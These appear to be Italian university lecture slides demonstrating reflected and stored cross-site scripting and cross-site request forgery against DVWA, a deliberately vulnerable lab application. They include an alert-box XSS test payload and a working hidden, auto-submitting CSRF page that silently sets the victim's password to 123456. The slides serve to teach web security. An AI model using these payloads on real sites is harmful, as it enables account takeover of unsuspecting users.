## Cross-Site Scripting (XSS) – Reflected

- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`



# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected

`http://10.0.2.10/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E#`


A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The URL bar contains the address `10.0.2.10/dvwa/vulnerabilities/xss_r/?name=<script>alert("XSS")<%2Fscript>`. A red box highlights this URL, and a red arrow points from the top text area down to the URL bar. The main content area shows a form with a text input field containing "Hello". To the right, there is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, and About.

- La richiesta alla pagina vulnerabile è fatta tramite il metodo *GET*
  - L'URL relativo a tale richiesta è tipicamente inviato alla vittima
  - La visita di tale URL causerà l'esecuzione del codice JS

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)




The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' item is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' and 'Message \*', both of which have been filled with malicious test data. Below these fields is a 'Sign Guestbook' button. At the bottom of the main content area, there is a message box containing the injected data: 'Name: test' and 'Message: This is a test comment.' Below this message box, there is a 'More info' section with two links: <http://ha.ckers.org/xss.html> and [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting).

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)



The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' item is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with fields for 'Name \*' (set to 'Arcangelo') and 'Message \*' (set to 'Salve a tutti'). A 'Sign Guestbook' button is below the message field. At the bottom of the main content area, there is a box containing the output of the injected script: 'Name: test' and 'Message: This is a test comment.' Below this box, there is a 'More info' section with two links: <http://ha.ckers.org/xss.html> and [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting).

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' and 'Message \*', both with placeholder text. Below these is a 'Sign Guestbook' button. At the bottom, there is a list of comments. The first comment, 'Name: test Message: This is a test comment.', is highlighted with a red box. The second comment, 'Name: Arcangelo Message: Salve a tutti', is also highlighted with a red box. A red callout bubble points from the second comment to a text annotation: 'Le informazioni inserite vengono memorizzate nel DB'.

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: Arcangelo  
Message: Salve a tutti

Le informazioni inserite vengono memorizzate nel DB

More info

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Se si visita la pagina da un'altra macchina si ottiene lo stesso risultato
  - [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' and 'Message \*'. Below these is a 'Sign Guestbook' button. At the bottom, there's a 'More info' link. A red box highlights a comment in the database log: 'Name: test Message: This is a test comment.' A red arrow points from this box to another entry: 'Name: Arcangelo Message: Salve a tutti'. The DVWA logo is at the top center.

- I dati sono memorizzati nel DB

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS

➤ `<script>alert("XSS")</script>`


The screenshot shows the DVWA application interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' item is highlighted in green. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' with 'Arcangelo' and 'Message \*' with '`<script>alert("XSS")</script>`'. A red arrow points from the injected script in the message field to the resulting output in the log below. The log shows two entries: one from 'test' with message 'This is a test comment.' and another from 'Arcangelo' with message 'Salve a tutti'. The injected script is highlighted in red in the log entry for Arcangelo.

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS


➤ `<script>alert("XSS")</script>`



# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Stored

- Se si visita la pagina da un'altra macchina si ottiene lo stesso risultato
  - [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)



- Lo script JS è memorizzato nel DB e verrà eseguito per ogni utente che visiterà la pagina

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF)

- L'attaccante «assume l'identità della vittima» e compie azioni al suo posto



- Attacco spesso usato per cambiare informazioni di un utente ignaro, su un Server vulnerabile
  - Indirizzo e-mail
  - Password
  - Numero di telefono
  - Etc

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Form di input che permette di cambiare la password
- <http://10.0.2.10/dvwa/vulnerabilities/csrf/>

The screenshot shows the DVWA application interface. The top navigation bar is black with the DVWA logo. A vertical sidebar on the left contains links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF (which is highlighted in green), File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a title 'Vulnerability: Cross Site Request Forgery (CSRF)'. Below it, a form titled 'Change your admin password:' contains fields for 'New password:' and 'Confirm new password:', both represented by empty input boxes. A 'Change' button is at the bottom of the form. At the bottom of the page, there is a section titled 'More info' with three links: [http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery), <http://www.cgisecurity.com/csrf-faq.html>, and [http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery).

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Form di input che permette di cambiare la password
- <http://10.0.2.10/dvwa/vulnerabilities/csrf/>

The screenshot shows the DVWA application interface. On the left is a sidebar with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, **CSRF** (which is highlighted in green), File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a title "Vulnerability: Cross Site Request Forgery (CSRF)". Below it is a form titled "Change your admin password:" containing fields for "New password:" and "Confirm new password:", both of which are highlighted with a red box. A "Change" button is at the bottom of the form. To the right of the form is a "More info" section with three links: [http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery), <http://www.cgisecurity.com/csrf-faq.html>, and [http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery). A red callout box points from the "More info" section to the "Change" button, containing the text "Copiamo la porzione di codice HTML relativa a tale form".

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Copiamo la porzione di codice HTML relativa a tale form

The screenshot shows a browser window with developer tools open. The main content area displays a web page titled "Vulnerability" under "CSRF". The page contains a form for changing a password, with fields for "New password" and "Confirm new password", and a "Change" button. The entire form structure is highlighted with a red box. Below the page, the browser's element inspector shows the same HTML code for the form, also highlighted with a red box. The developer tools interface includes tabs for Inspector, Console, Debugger, Style Editor, Performance, Memory, Network, Storage, Accessibility, and a search bar. On the right side, there are panels for Filter Styles, Flexbox, Grid, CSS Grid, and Box Model, with specific styles like margin, border, and padding visible.

```
<form action="#" method="GET">
  New password:
  <br>
  <input type="password" autocomplete="off" name="password_new">
  <br>
  Confirm new password:
  <br>
  <input type="password" autocomplete="off" name="password_conf">
  <br>
  <input type="submit" value="Change" name="Change">
</form>
```

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Modifichiamo la form facendola puntare all'URL relativo alla vulnerabilità CSRF
  - <http://10.0.2.10/dvwa/vulnerabilities/csrf/>

```
<form action="#" method="GET">    New password:<br>
    <input type="password" autocomplete="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
</form>
```



```
<form action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">    New password:<br>
    <input type="password" autocomplete="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
</form>
```

Salviamo la nuova form nel file **csrf.html**

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

- Utilizziamo il file **csrf.html** per cambiare la password

New password:  
\*\*\*\*\*

Confirm new password:  
\*\*\*\*\*

Change

➤ Inseriamo una password arbitraria  
➤ Cambiando così quella vecchia

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 1

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF (which is highlighted in green), File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Cross Site Request Forgery (CSRF)". Below it, there's a form titled "Change your admin password:" with fields for "New password:" and "Confirm new password:", and a "Change" button. At the bottom of the form is a red-bordered button labeled "Password Changed". A red callout bubble points from this button to the text: "La password è stata cambiata senza richiedere alcuna forma di autenticazione per l'utente".

Home  
Instructions  
Setup  
  
Brute Force  
Command Execution  
**CSRF**  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
  
DVWA Security  
PHP Info  
About  
  
Logout

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

La password è stata cambiata  
senza richiedere alcuna forma  
di autenticazione per l'utente

Password Changed

More info

[http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery)  
<http://www.cgisecurity.com/csrf-faq.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 2

- È possibile automatizzare l'azione svolta nell'Esempio 1, mediante una *hidden form* invocata tramite codice JavaScript (JS)

`csrf.html`

```
<form action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
  <input type="password" autocomplete="off" name="password_new"><br>
  Confirm new password: <br>
  <input type="password" autocomplete="off" name="password_conf">
  <br>
  <input type="submit" value="Change" name="Change">
</form>
```

New password:<br>



```
<form id=form1 action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
  <input type="hidden" autocomplete="off" name="password_new" value="123456"><br>
  <input type="hidden" autocomplete="off" name="password_conf" value="123456">
  <input type="hidden" value="Change" name="Change">
</form>

<script>document.getElementById('form1').submit();</script>
```

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 2

- Tale form può essere memorizzata in una pagina (**csrf\_hidden.html**)
  - Visitando tale pagina non viene mostrato alcun output, ma verrà cambiata la password dell'utente
  - Che sarà in questo caso **123456**

```
<form id=form1 action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
    <input type="hidden" autocomplete="off" name="password_new" value="123456"><br>
    <input type="hidden" autocomplete="off" name="password_conf" value="123456">
    <input type="hidden" value="Change" name="Change">
</form>

<script>document.getElementById('form1').submit();</script>
```

**csrf\_hidden.html**

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 2

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF (which is highlighted in green), File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Cross Site Request Forgery (CSRF)". Below it, there's a form titled "Change your admin password:" with fields for "New password:" and "Confirm new password:", and a "Change" button. A red callout bubble points to the "Password Changed" button, which is also highlighted with a red border. At the bottom of the main content area, there's a "More info" section with three links: [http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery), <http://www.cgisecurity.com/csrf-faq.html>, and [http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery).